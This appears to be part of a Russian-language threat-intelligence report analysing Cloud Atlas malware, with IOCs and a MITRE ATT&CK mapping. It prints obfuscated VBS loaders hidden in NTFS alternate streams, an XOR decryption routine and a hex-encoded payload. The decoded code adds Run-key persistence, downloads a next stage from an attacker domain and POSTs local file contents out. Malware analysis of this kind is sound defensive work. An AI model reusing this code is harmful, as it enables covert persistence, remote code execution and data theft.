        jTvf.Write "On Error Resume Next:WBKSQl4=Chr(Asc(""*"")+4):k=Chr(Asc(""g"")+1)+Chr(Asc(""v"")+2)+Chr(Asc(""k
        :i=4:QLUps6=Chr(42+i):XJcem4=Replace(""khaki.xml:khaki.ini"",QLUps6+""i""&Chr(111-1)&""i"",WBKSQl4+k,1,1,0):
        W9=CreateObject(""Scripting.FileSystemObject""):CHbnDXC=W9.GetParentFolderName(WScript.ScriptFullName):If W9
        (CHbnDXC+Chr(92)+XJcem4) Then:Set yjYJoc=W9.OpenTextFile(CHbnDXC+Chr(92)+XJcem4):MnBeUR2=yjYJoc.ReadAll:dYmF
        (MnBeUR2,3,2):y7=Mid(MnBeUR2,1,2):oVAkR8=True:For i=5 To Len(MnBeUR2) Step 2:Lhamuv3=Mid(MnBeUR2,i,2):Do:If
        Lhamuv3=dYmFz2 Then:oVAkR8=NOT oVAkR8:Lhamuv3="" "":Exit Do:End If:If oVAkR8 Then:Lhamuv3=Chr(""&H"" & y7 Xo
        Lhamuv3):End If:Loop While False:avzsqKE=avzsqKE+Lhamuv3:Next:yjYJoc.Close():Execute avzsqKE:End If"
        jTvf.Close:Set jTvf=yHc.OpenTextFile(Fvf&":khaki.hxn",2,True)
        jTvf.Write
        "3bfe74551b7e494954491b695e484e565e1b755e434f0157536a790619fe303435466F722076664F383D3120546F2034383A4578656
        6264286C6851422C55597463293A4E6578743031334B5641413D22696E69742E76223031384B7A47343D2250726F7879536572766572
        9393D2250726F7879456E61626C65223031306B6468393D22474554223034694A48343D2277696E6D676D74733A7B696D706572736
        4C6576656C3D696D706572736F6E6174657D215C726F6F745C63696D76323A57696E33325F50726F6365737322303138 4D5443443D22
        4202F42202230313948616243 3D22747A6175746F757064617465223030396F6B6F623D22264822303137584972373D2255534552444
        3137745758313D22557365722D4167656E7422303538526C63313D22434C5349445C7B383864393661306 22D663139322D313164342D
```

Рис. 11 Фрагмент форматированного содержимого HTA-файла

VBS-скрипты

Анализируемые VBS-скрипты обфусцированы и содержатся в альтернативных потоках данных файла khaki.xml.

Stream Name	Filename	Stream Size	Stream Allocated Size
:khaki.hxn:$DATA	C:\Users\User\AppData\Roaming\Microsoft\Windows\khaki.xml	5 788	8 192
:khaki.vbs:$DATA	C:\Users\User\AppData\Roaming\Microsoft\Windows\khaki.xml	751	4 096
:khakiing.vbs:$DATA	C:\Users\User\AppData\Roaming\Microsoft\Windows\khaki.xml	751	4 096
:khakiinit.vbs:$DATA	C:\Users\User\AppData\Roaming\Microsoft\Windows\khaki.xml	740	4 096

Рис. 12 VBS-скрипты альтернативных потоков данных файла khaki.xml

khaki.xml:khakiing.vbs

khakiing.vbs идентичен файлу khaki.vbs и отвечает за расшифровку содержащегося VBS-кода в khaki.xml:khaki.hxn и его запуск.

```
On Error Resume Next

WBKSQl4 = Chr(Asc("*") + 4)
k = Chr(Asc("g") + 1) + Chr(Asc("v") + 2) + Chr(Asc("k") + 3)
i = 4
QLUps6 = Chr(42 + i)
XJcem4 = Replace("khaki.xml:khaki.ini", QLUps6 & "i" & Chr(111 - 1) & "i", WBKSQl4 & k, 1, 1, 0)

Set W9 = CreateObject("Scripting.FileSystemObject")
CHbnDXC = W9.GetParentFolderName(WScript.ScriptFullName)

If W9.FileExists(CHbnDXC & Chr(92) & XJcem4) Then
    Set yjYJoc = W9.OpenTextFile(CHbnDXC & Chr(92) & XJcem4)
    MnBeUR2 = yjYJoc.ReadAll
    dYmFz2 = Mid(MnBeUR2, 3, 2)
    y7 = Mid(MnBeUR2, 1, 2)
    oVAkR8 = True

    For i = 5 To Len(MnBeUR2) Step 2
        Lhamuv3 = Mid(MnBeUR2, i, 2)

        Do
            If Lhamuv3 = dYmFz2 Then
                oVAkR8 = Not oVAkR8
                Lhamuv3 = " "
                Exit Do
            End If

            If oVAkR8 Then
                Lhamuv3 = Chr("&H" & y7 Xor "&H" & Lhamuv3)
            End If
        Loop While False

        avzsqKE = avzsqKE & Lhamuv3
    Next

    yjYJoc.Close()
    Execute avzsqKE
End If
```

Рис. 13 Форматированное содержимое khaki.vbs (khakiing.vbs)

khaki.xml:khaki.hxn

Расшифрованный VBS-код файла khaki.xml:khaki.hxn отвечает за декодирование содержащейся в нем полезной нагрузки и ее запуск.

```
On Error Resume Next

lhQB = "
303435466F722076664F383D3120546F2034383A4578656375746520 4D636264286C6851422C55597463293A4E6578743031334B5641413D22696
031384B7A47343D2250726F787953657276657222303138476149393D2250726F7879456E61626C6522303130 6B6468393D22474554223037346 9
696E6D676D74733A7B696D706572736F6E6174696F6E4C6576656C3D696D706572736F6E6174657D215C726F6F745C63696D76323A57696E33325
373223031384D5443443D22777363726970747 4202F42202230313948616243 3D22747A6175746F75706461746522303039 6F6B6F623D222648223 0
3D2255534552444F4D41494E22303137745783 13D22557365722D4167656E742230353852 6C63313D22434C5349445C7B38386439366130622D6
164342D613635662D303034303936333235316535 7D5C50726F6749442230323470744245 3D22496E7465726E6574205365747469 6E6773223035
22204368726F6D652F3131362E302E302E302053616616617269 2F3533372E3336204564672F3131362E302E302E30223035354E664B353D2268747
17669746F2D736572766963652E6E65742F736572766963652F33372E68746D6C2F62657273696D22303237704B6E373D22566F6C6174696C6520
6E6D656E74223033354566666 3D22254150504441544125 5C4D6963726F736F66745C57696E646F77735C223030386D5966333D2220223034396
36F6674776172655C4D6963726F736F66745C57696E646F77735C43757272656E7456657273696F6E5C22303130794E52413D2252756E22303131
2E766273223038381646939 3D224D6F7A696C6C612F352E30202857696E646F7773204E542031302E303B2057696E36343B2078363429204170 7
B69742F3533372E333620284B48544D4C2C206C696B65204765636B6F292022303131715556413D222E746D702230313963494D333D2241444F44
616D223030396E7756613D222E76223037334F7676643D2277696E6D676D74733A7B696D706572736F6E6174696F6E4C6576656C3D696D706572 7
D215C726F6F745C64656661756C743A5374652656750726F762230313166724666 3D22504F535422303130546 44A653D22696E67223030387972
3030394736203D203831313230323253657420713 23D4765744F626A656374284F7676642930323 56D363D575363726970742E536372697074467
530323253657420 4C423D4765744F626A656374286 94A48342930303777623D6F7153613034377132 2E476574457870616E6465645374726 96E67
2648383030303030303030 2C526C63312C22222C4B353030376D613D6B4B4B6330363853657420653 03D4372656174654F626A656374284B35293A4
765744F7074696F6E2832293A65302E7365744F7074696F6E20322C42363A70413D4E664B3530303750643D6146693930353471322E476574457 8
537472696E6756616C756520264838303030303030312C7762202620707442452C4B7A47342C594130333041393D5265706C616365286D362C6E7
1412C312C312C3029303435713 22E47657444574F524456616C7565202648383030303030312C7762202620707442452C476149392C5731303 3
706C616365286D362C487178322C715556412C312C312C3029303731496620282856617254797065285941292 03C3E2076624E756C6C2920416E6
D203129292052468656E3A65302E73657450726F787920322C2059413A456E642049663031374939 3D4D5443442026204368722833342930343971
7870616E646564537472696E6756616C756520264838303030303030312C704B6E372C584972372C7934303439496620282856617254797065287
076624E756C6C2929205468656E3A50643D50642B79343A456E642049663032305753637269707 42E536C656570203131383135303036366226 0
2026204353747228526570 6C6163652857736372697074 2E53637269707 44E616D652C54644A652B797270392C797270392C312C312C302929383
22E4765744578706 16E646564537472696E6756616C7565202648383030303030312C7762202620794E52412C486162432C72663A4966202828
6528726629203D2076624E756C6C2929205468656E3A71322E536574457870616E646564537472696E6756616C7565202648383030303030303312
94E52412C486162432C4939202620626220262043687228333429 3A456E642049663A4F6E204572726F7220526573756D65204E6578743A65302E
6468392C70412C66616C73653A65302E536574526571756573744865616465722074575831 2C50642B6D613A65302E53656E64207A642E5265616
A7A642E436C6F736528293A57392E4F70656E546578744669 6C652041392C322C547275653A456E642049663A456E642049663A5773637269707 4
203532393035 3A57392E4F70656E546578744669 6C652041392C322C547275653A456E642049663A52616E646F6D697A653A6163203D20496E742
6293A575363726970742E536C656570203231383333336312B61633A4C6F6F70 "
UYtc = 2
Execute Mcbd(lhQB, UYtc)

Function Mcbd(cnu0, ByRef WuH1)
    tbBa = CInt(Xeac(Mid(cnu0, WuH1), 6)) * 2
    Mcbd = Mid(Xeac(Mid(cnu0, WuH1), tbBa + 6), 4)
    WuH1 = WuH1 + tbBa + 6
    WScript.Sleep 100
End Function

Function Xeac(teCe, AjM7)
    ReDim fVL2(AjM7)
    Hxi7 = 2048
    Hxi7 = 1
    For TjSE = 1 To AjM7 Step 2
        fVL2(TjSE) = Chr(CInt(Chr(38) + "H" + Mid(teCe, TjSE, 2)))
    Next
    Xeac = Join(fVL2, String(0, 0))
End Function
```

Рис. 14 Форматированное содержимое расшифрованного khaki.hxn

Полезная нагрузка из khaki.xml:khaki.hxn

Декодированная полезная нагрузка представляет VBS-код, предназначенный для загрузки следующей стадии с сервера атакующих и передачи ей управления. Следующая стадия представляет VBS-код. К сожалению, на момент исследования файл следующей стадии был недоступен.

```
KVAA="init.v"
KzG4="ProxyServer"
GaI9="ProxyEnable"
kdh9="GET"
iJH4="winmgmts:{impersonationLevel=impersonate}!\root\cimv2:Win32_Process"
MTCD="wscript /B "
HabC="tzautoupdate"
okob="&H"
XIr7="USERDOMAIN"
tWX1="User-Agent"
Rlc1="CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID"
ptBE="Internet Settings"
kKKc=" Chrome/116.0.0.0 Safari/537.36 Edg/116.0.0.0"
NfK5="https://avito-service.net/service/37.html/bersim"
pKn7="Volatile Environment"
EFff="%APPDATA%\Microsoft\Windows\"
mYf3=" "
oqSa="Software\Microsoft\Windows\CurrentVersion\"
yNRA="Run"
Hqx2=".vbs"
aFi9="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) "
qUVA=".tmp"
cIM3="ADODB.Stream"
nwVa=".v"
Ovvd="winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv"
frFf="POST"
TdJe="ing"
yrp9="."
G6 = 8112

Set q2=GetObject(Ovvd)
m6=WScript.ScriptFullName
Set LB=GetObject(iJH4)
wb=oqSa
q2.GetExpandedStringValue &H80000000,Rlc1,"",K5
ma=kKKc
Set e0=CreateObject(K5)
B6=e0.getOption(2)
e0.setOption 2,B6
pA=NfK5
Pd=aFi9
q2.GetExpandedStringValue &H80000001,wb & ptBE,KzG4,YA
A9=Replace(m6,nwVa,KVAA,1,1,0)
q2.GetDWORDValue &H80000001,wb & ptBE,GaI9,W1
s5=Replace(m6,Hqx2,qUVA,1,1,0)

If ((VarType(YA) <> vbNull) And (W1 = 1)) Then
    e0.setProxy 2, YA
End If

I9=MTCD & Chr(34)
q2.GetExpandedStringValue &H80000001,pKn7,XIr7,y4

If ((VarType(y4) <> vbNull)) Then
    Pd=Pd+y4
End If

WScript.Sleep 118150
```

Рис. 15 Фрагмент форматированного содержимого декодированной полезной нагрузки из khaki.hxn

Функциональные возможности декодированной полезной нагрузки из khaki.hxn:

- работа с COM-объектом *CLSID\{88d96a0b-f192-11d4-a65f-0040963251e5}\ProgID (Msxml2.ServerXMLHTTP.6.0)* для получения системного Proxy-сервера и его использования в сетевом взаимодействии с сервером злоумышленников (в случае, если Proxy-сервер не задан, Proxy не используется);
- получение значения параметра *USERDOMAIN* из ключа реестра *[HKCU\Volatile Environment]* (*USERDOMAIN* может содержать название домена, либо, если компьютер не входит в домен, название компьютера);
- проверка существования и добавление в автозагрузку VBS-скрипта *khaki.xml:khaki.vbs*: *[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] tzautoupdate = “wscript /B*

“%APPDATA%\Microsoft\Windows\khaki.xml:khaki.vbs””, в случае, если параметр *tzautoupdate* отсутствует в реестре системы;

- отправка GET-запроса для получения по ссылке *hxxps://avito-service[.]net/service/37.html/bersim* следующей стадии, используя User-Agent: *“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) %USERDOMAIN% Chrome/116.0.0.0 Safari/537.36 Edg/116.0.0.0”*, где *%USERDOMAIN%* – название домена или компьютера, если он не в домене;
- проверка размера полученной от сервера следующей стадии и последующая работа с ней. В случае, если размер следующей стадии меньше 1048576 байт, происходит ее расшифровка однобайтовым XOR (ключ – первые два символа hex-строки файла *khaki.hxn*, представляющие собой один байт, например, “3b” -> 0x3b) и запуск следующей стадии (VBS-кода) в памяти текущего процесса. Если размер следующей стадии больше 1048576 байт, происходит запись следующей стадии в файл *%APPDATA%\Microsoft\Windows\khaki.xml:(khakiinginit.vbs|khakiinit.vbs*) и ее запуск из указанного файла;
- проверка наличия ненулевого файла *%APPDATA%\Microsoft\Windows\khaki.xml:(khakiing.tmp|khaki.tmp)*. Если данный файл существует, происходит чтение его содержимого и отправка POST-запросом прочитанных данных по ссылке *hxxps://avito-service[.]net/service/37.html/bersim*, используя User-Agent: *“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) %USERDOMAIN% Chrome/116.0.0.0 Safari/537.36 Edg/116.0.0.0”*;
- открытие файлов *%APPDATA%\Microsoft\Windows\khaki.xml:khakiinit.vbs* и *%APPDATA%\Microsoft\Windows\khaki.xml:(khakiing.tmp|khaki.tmp)* в режиме записи для очищения содержимого файлов;
- использование временных задержек при выполнении VBS-кода: 118150 мсек (~118 сек), 52905 мсек (~53 сек), 2183361 мсек + <случайное целое число> (от ~36 мин).

Проверка закрепления в системе и сетевое взаимодействие с сервером осуществляются в бесконечном цикле. Также стоит отметить, что из-за использования в VBS-коде конструкции “*On Error Resume Next*“, осуществляющей возобновление выполнения кода при возникновении ошибки, после проверки наличия ненулевого файла всегда будет выполняться код, отвечающий за открытие файла *khaki.xml:khakiing.tmp (khaki.xml:khaki.tmp)*, чтение его содержимого, отправку POST-запросом содержимого на сервер, открытие указанного .tmp файла в режиме записи (создание пустого файла).

```
Do
    '...
    On Error Resume Next
    '...
    If W9.FileExists(s5) And W9.GetFile(s5).Size > 0 Then
        Set zd=W9.OpenTextFile(s5,1)
        e0.Open frFf,pA,false
        e0.SetRequestHeader tWX1,Pd+ma
        e0.Send zd.ReadAll()
        zd.Close()
        W9.OpenTextFile s5,2,True
    End If
    '...
Loop
```

Рис. 16 Проверка наличия ненулевого файла khaki.xml:khakiing.tmp (khaki.xml:khaki.tmp)

khaki.xml:khakiinit.vbs

Данный VBS-скрипт отвечает за очистку содержимого VBS-скриптов *khaki.xml:khakiing.vbs* и *khaki.xml:khakiinit.vbs*, а также очистку содержимого всех файлов из каталога *“%USERPROFILE%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word”*. Очистка содержимого осуществляется путем открытия файлов в режиме записи.

```
On Error Resume Next

Set bec = CreateObject("Scripting.FileSystemObject")
bec.OpenTextFile WScript.ScriptFullName, 2, True
bec.OpenTextFile Replace(WScript.ScriptFullName, "init.", "ing.", 1, 1, 0), 2, True

Set ogID = GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
ogID.GetExpandedStringValue &H80000001, "Volatile Environment", "APPDATA", rNAJd

jKiTd = "\Temporary Internet Files\Content.Word\"
pJdGD = "\..\Local\Microsoft\Windows"

If bec.FolderExists(rNAJd + pJdGD + jKiTd) Then
    EvI3 = rNAJd + pJdGD + jKiTd
End If

If vbString = VarType(EvI3) Then
    Set nOm3 = bec.GetFolder(EvI3)

    Do
        If nOm3.Size = 0 Then
            Exit Do
        End If

        Set mgjt9 = nOm3.Files

        For Each Gr4 in mgjt9
            bec.OpenTextFile Gr4.Path, 2, True
        Next

        Wscript.Sleep 513
    Loop While True
End If
```

Рис. 17 Форматированное содержимое khakiinit.vbs

Другие обнаруженные вредоносные документы

С помощью нашего инструмента — графа исследования сетевой инфраструктуры — были выявлены другие вредоносные документы, связанные с доменом network-list[.]com.




Рис. 18. Выявленные с помощью графа сетевой инфраструктуры другие документы, связанные с доменом network-list[.]com

Учитывая успешный опыт блокировки атак группы Cloud Atlas, остается только добавить, что система для проактивного поиска и защиты от сложных и неизвестных киберугроз F.A.C.C.T. Managed XDR обеспечивает защиту от широкого спектра киберрисков, среди которых программы-шифровальщики, банковские трояны, шпионы, бэкдоры, вредоносные скрипты и скрытые каналы передачи данных, как внутри, так и за пределами защищенного периметра.

Попробуйте Managed XDR от F.A.C.C.T.

Выявление и устранение киберугроз с применением исключительных возможностей оперативного и управляемого реагирования

Запросить демо

Индикаторы компрометации

arrow_drop_down

Хеш-суммы файлов
Вредоносные документы (OLE-файлы)

- –
- MD5: 7bdb049cb0cc3623e4fa1d8e2574f1ce
- SHA-1: 7329424eba132feebba57e239000331e886b1656
- SHA-256: e3d2e6f8740bc5a510239af41e77a3e07eaf09f1aa5cda78558035399db3f971

- –
- MD5: b1995d8a9df9bd8ce23d38b0ab454580
- SHA-1: 7c8479a818ea21fc228334dfdd55044866a95026
- SHA-256: 8eb6b3ab2d18d01a46cae3cee0987fe8ecdedce2cb80666057a4880c9f37c529

- –
- MD5: f611cb1a320a9d3b5df4b70b37b0fd73
- SHA-1: d59f3f2b5132ff23e3fa6d88f1b97b299af38507
- SHA-256: 6e4349775f77b21b627d39a125cd60ad9f3df46d2b4f2a7a71df0d459cb7c9ae

- –
- MD5: 0957edfec31dd2dd05d484eed90593c7
- SHA-1: a03a699031e956b4fde1ced6309b67853a54602a
- SHA-256: cfc3178b710038666a4a4c5676b5c6befea085ad0243663791ae95f65e1468de

- –
- MD5: 965d5dc42ee1efdcbc52d061624526c7
- SHA-1: a176a164e728c929f70ab2ffa44213625ae17172
- SHA-256: ea91967c2a52b1c09395613f972a319332b678493f4e2ece0e0009e1efd36bec

- –
- MD5: b3de2f04ceb97f8e9164399649433e1e
- SHA-1: 3375772e3bc60614e3e398fd019c8931d2ad83c9
- SHA-256: b6f14556490908a462f8fb61a46b1b140f40723b5725c93fe4ff87a62f036e80

- –
- MD5: 2e950fe4bd76088f89433a6f2146cb67
- SHA-1: 07735f3da5f5847e9df43034459e3ead4c1f3f35
- SHA-256: baccfa04bf7cf862c05bc7180532cf609df43a091febd3d85524d6689df6e405

- –
- MD5: efd493e8ebcd66f9404338532519eb90
- SHA-1: 877f95ee15adb5540d0b50509a14d1cdf89fe3e1
- SHA-256: 1e931660cce69add24e405c9fbdd3072190c9f716c1675334f00d0bdbf84bf46

- –
- MD5: cd8141f094cfb0dae11747ee9dc74a2f
- SHA-1: 85a24692089d1a8dc6354a88b6f1e08567db6b0d
- SHA-256: a8ec7b38eaa239c90e647a47368159fb2a6a94c0e56df5a4d8f33e5b469e7942

- № 27807 от 20.11.2023.doc
- MD5: 9c5a6ede9b0ca906cbc121cc5496b714
- SHA-1: 3b2109317985de28d16aef6306ba5a788eb121bf
- SHA-256: b9056344e65655080905c4ddb38cfb8a09675fedc4c5244a969918af5b9b39cf

- ПОРЯДОК по вопросам воинского учета и оповещения (повестках).doc
- MD5: 0a850c27c8ce24c0a6fa5bcf7504dc30
- SHA-1: 44a21627eed099a55e5592509e6e3333c5d3d339
- SHA-256: 1ce69ec5b15ba2d0d7ed01cd9ae0facecf2b8fbbd32ea3b1f256310c129f5c74

Вредоносные шаблоны (RTF-файлы)

- php-pvrg.html_outblunder
- MD5: 27d49df3e0122152dc9a3f752a099f39
- SHA-1: 6efed9d4e8ae02808bed488566f90a4ecc361546

- SHA-256: bc684928f7fd575182af5f797308e9f2286e7bd8d010f6e04913a2600495bbb7

- rpgg.html_protophloem
- MD5: ddbc081392ffa41bcb3e7a007edf727b
- SHA-1: 151e9e6defac4a67be8916a1e119917b69e053ac
- SHA-256: 47c530de3ad2c98b0dfb0c72a4697240e7a218701c2cce12ae217faf58c32335

HTA-файл

- a63[1].hta
- MD5: b0de9d6133d73c32b243cf716a7c614c
- SHA-1: 53cea3a93a481a710e821d9c3e087fc18fb989f9
- SHA-256: c7100994bced2a532f3fc350c5db7401775be9658127233c7665e6864c6de2f7

Полные пути к файлам

%APPDATA%\Microsoft\Windows\khaki.xml

%USERPROFILE%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content[.]IE5\[A-Z0-9]{8}\<название файла>[1].hta (пример: %USERPROFILE%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\GNN05AYE\a63[1].hta)

Процессы

- wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khaki.vbs”
- wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khakiing.vbs”
- wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khakiinit.vbs”
- wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khakiinginit.vbs”

Реестр

[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] tzautoupdate = “wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khaki.vbs”

Сетевые

Ссылки (URL)

- hxxps://network-list[.]com/?wkbi.html_handfeed
- hxxps://network-list[.]com/?wp-content_plugins/photo-gallery/css/bwg-fonts/fonts.css?ver=0.0.1time=1673472550/ballock
- hxxps://network-list[.]com/?php-tag_zabbix/lowlanders
- hxxps://network-list[.]com/?products_list108.htmlheader-bottom/nemoricole
- hxxps://network-list[.]com/?php-wp-content/plugins/contact-form-7/includes/css/styles.css/undesirous
- hxxps://network-list[.]com/?area_gifu_?iref=pc_gnavi/semisovereignty
- hxxps://network-list[.]com/?qgcl.html_anapeiratic
- hxxps://network-list[.]com/?php-business-and-economy/hematomancy
- hxxps://network-list[.]com/?wp-includes_wlwmanifest.xml/datemark
- hxxps://network-list[.]com/?rpgg.html_protophloem
  hxxps://network-list[.]com/?php-pvrg.html_outblunder
- hxxps://network-list[.]com/protophloem/p21
- hxxps://network-list[.]com/outblunder/a63
- hxxps://avito-service[.]net/service/37.html/bersim

Домены

- avito-service[.]net
- network-list[.]com

IP-адреса

95.217.82[.]125

MITRE ATT&CK®

Тактика	Техника	Процедура
Reconnaissance (TA0043)	Gather Victim Identity Information: Email Addresses (T1589.002)	Cloud Atlas собирала действительные адреса электронной почты, которые впоследствии использовались в кампаниях по целевому фишингу.

Resource Development (TA0042)	Acquire Infrastructure: Domains (T1583.001)	Cloud Atlas зарегистрировала различные домены для размещения вредоносных нагрузок и командных центров (C2).
	Establish Accounts: Email Accounts (T1585.002)	Cloud Atlas создала электронные почтовые аккаунты для проведения фишинговых атак.
	Develop Capabilities: Exploits (T1587.004)	Cloud Atlas использовала уязвимость CVE-2017-11882 в Microsoft Office.
	Develop Capabilities: Malware (T1587.001)	Cloud Atlas разработала собственное вредоносное программное обеспечение для использования в своих операциях.
	Stage Capabilities: Upload Malware (T1608.001)	Cloud Atlas зарегистрировала домены для размещения вредоносных нагрузок.
Initial Access (TA0001)	Phishing: Spearphishing Attachment (T1566.001)	Cloud Atlas отправляла фишинговые письма с вредоносными документами Microsoft Office вложенными в них.
Execution (TA0002)	Inter-Process Communication: Component Object Model (T1559.001)	Cloud Atlas использовала компоненты COM в VBS-скриптах.
	Exploitation for Client Execution (T1203)	Cloud Atlas использовала уязвимость CVE-2017-11882 в Microsoft Office для запуска шелл-кода, загружающего вредоносный HTA-файл.
	User Execution: Malicious File (T1204.002)	Cloud Atlas рассылала письма с вредоносными OLE-файлами с расширением .doc.
	Command and Scripting Interpreter: Visual Basic (T1059.005)	Cloud Atlas применяла VBS-скрипты для загрузки и запуска своих вредоносных компонентов.
Persistence (TA0003) Privilege Escalation (TA0004)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Cloud Atlas использовала ключ реестра [HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] для закрепления в системе.
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Cloud Atlas обфусцировала код HTA-файла и VBS-скриптов, шифровала шелл-код и полезную нагрузку с помощью XOR.
	Deobfuscate/Decode Files or Information (T1140)	Cloud Atlas использовала XOR для расшифровки шелл-кода и полезную нагрузки.
	Indicator Removal: File Deletion (T1070.004)	Cloud Atlas осуществляла очистку содержимого файлов путем их открытия в режиме записи без добавления в них какой-либо информации.
	Hide Artifacts: NTFS File Attributes (T1564.004)	Cloud Atlas использовала альтернативные потоки данных NTFS, чтобы скрыть свои вредоносные компоненты (VBS-скрипты).
	Template Injection (T1221)	Cloud Atlas использовала документы-приманки для загрузки вредоносных удаленных шаблонов через HTTPS.
	System Binary Proxy Execution: Mshta (T1218.005)	Cloud Atlas использовала вредоносный HTA-файл для создания и запуска вредоносных VBS-скриптов.
Discovery (TA0007)	System Information Discovery (T1082)	Cloud Atlas получала название домена или хоста жертвы, если он не в домене, и отправляла его на сервер в строке User-Agent.
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	Cloud Atlas использовала HTTPS для взаимодействия с серверами.
	Ingress Tool Transfer (T1105)	Cloud Atlas загружала свои вредоносные компоненты.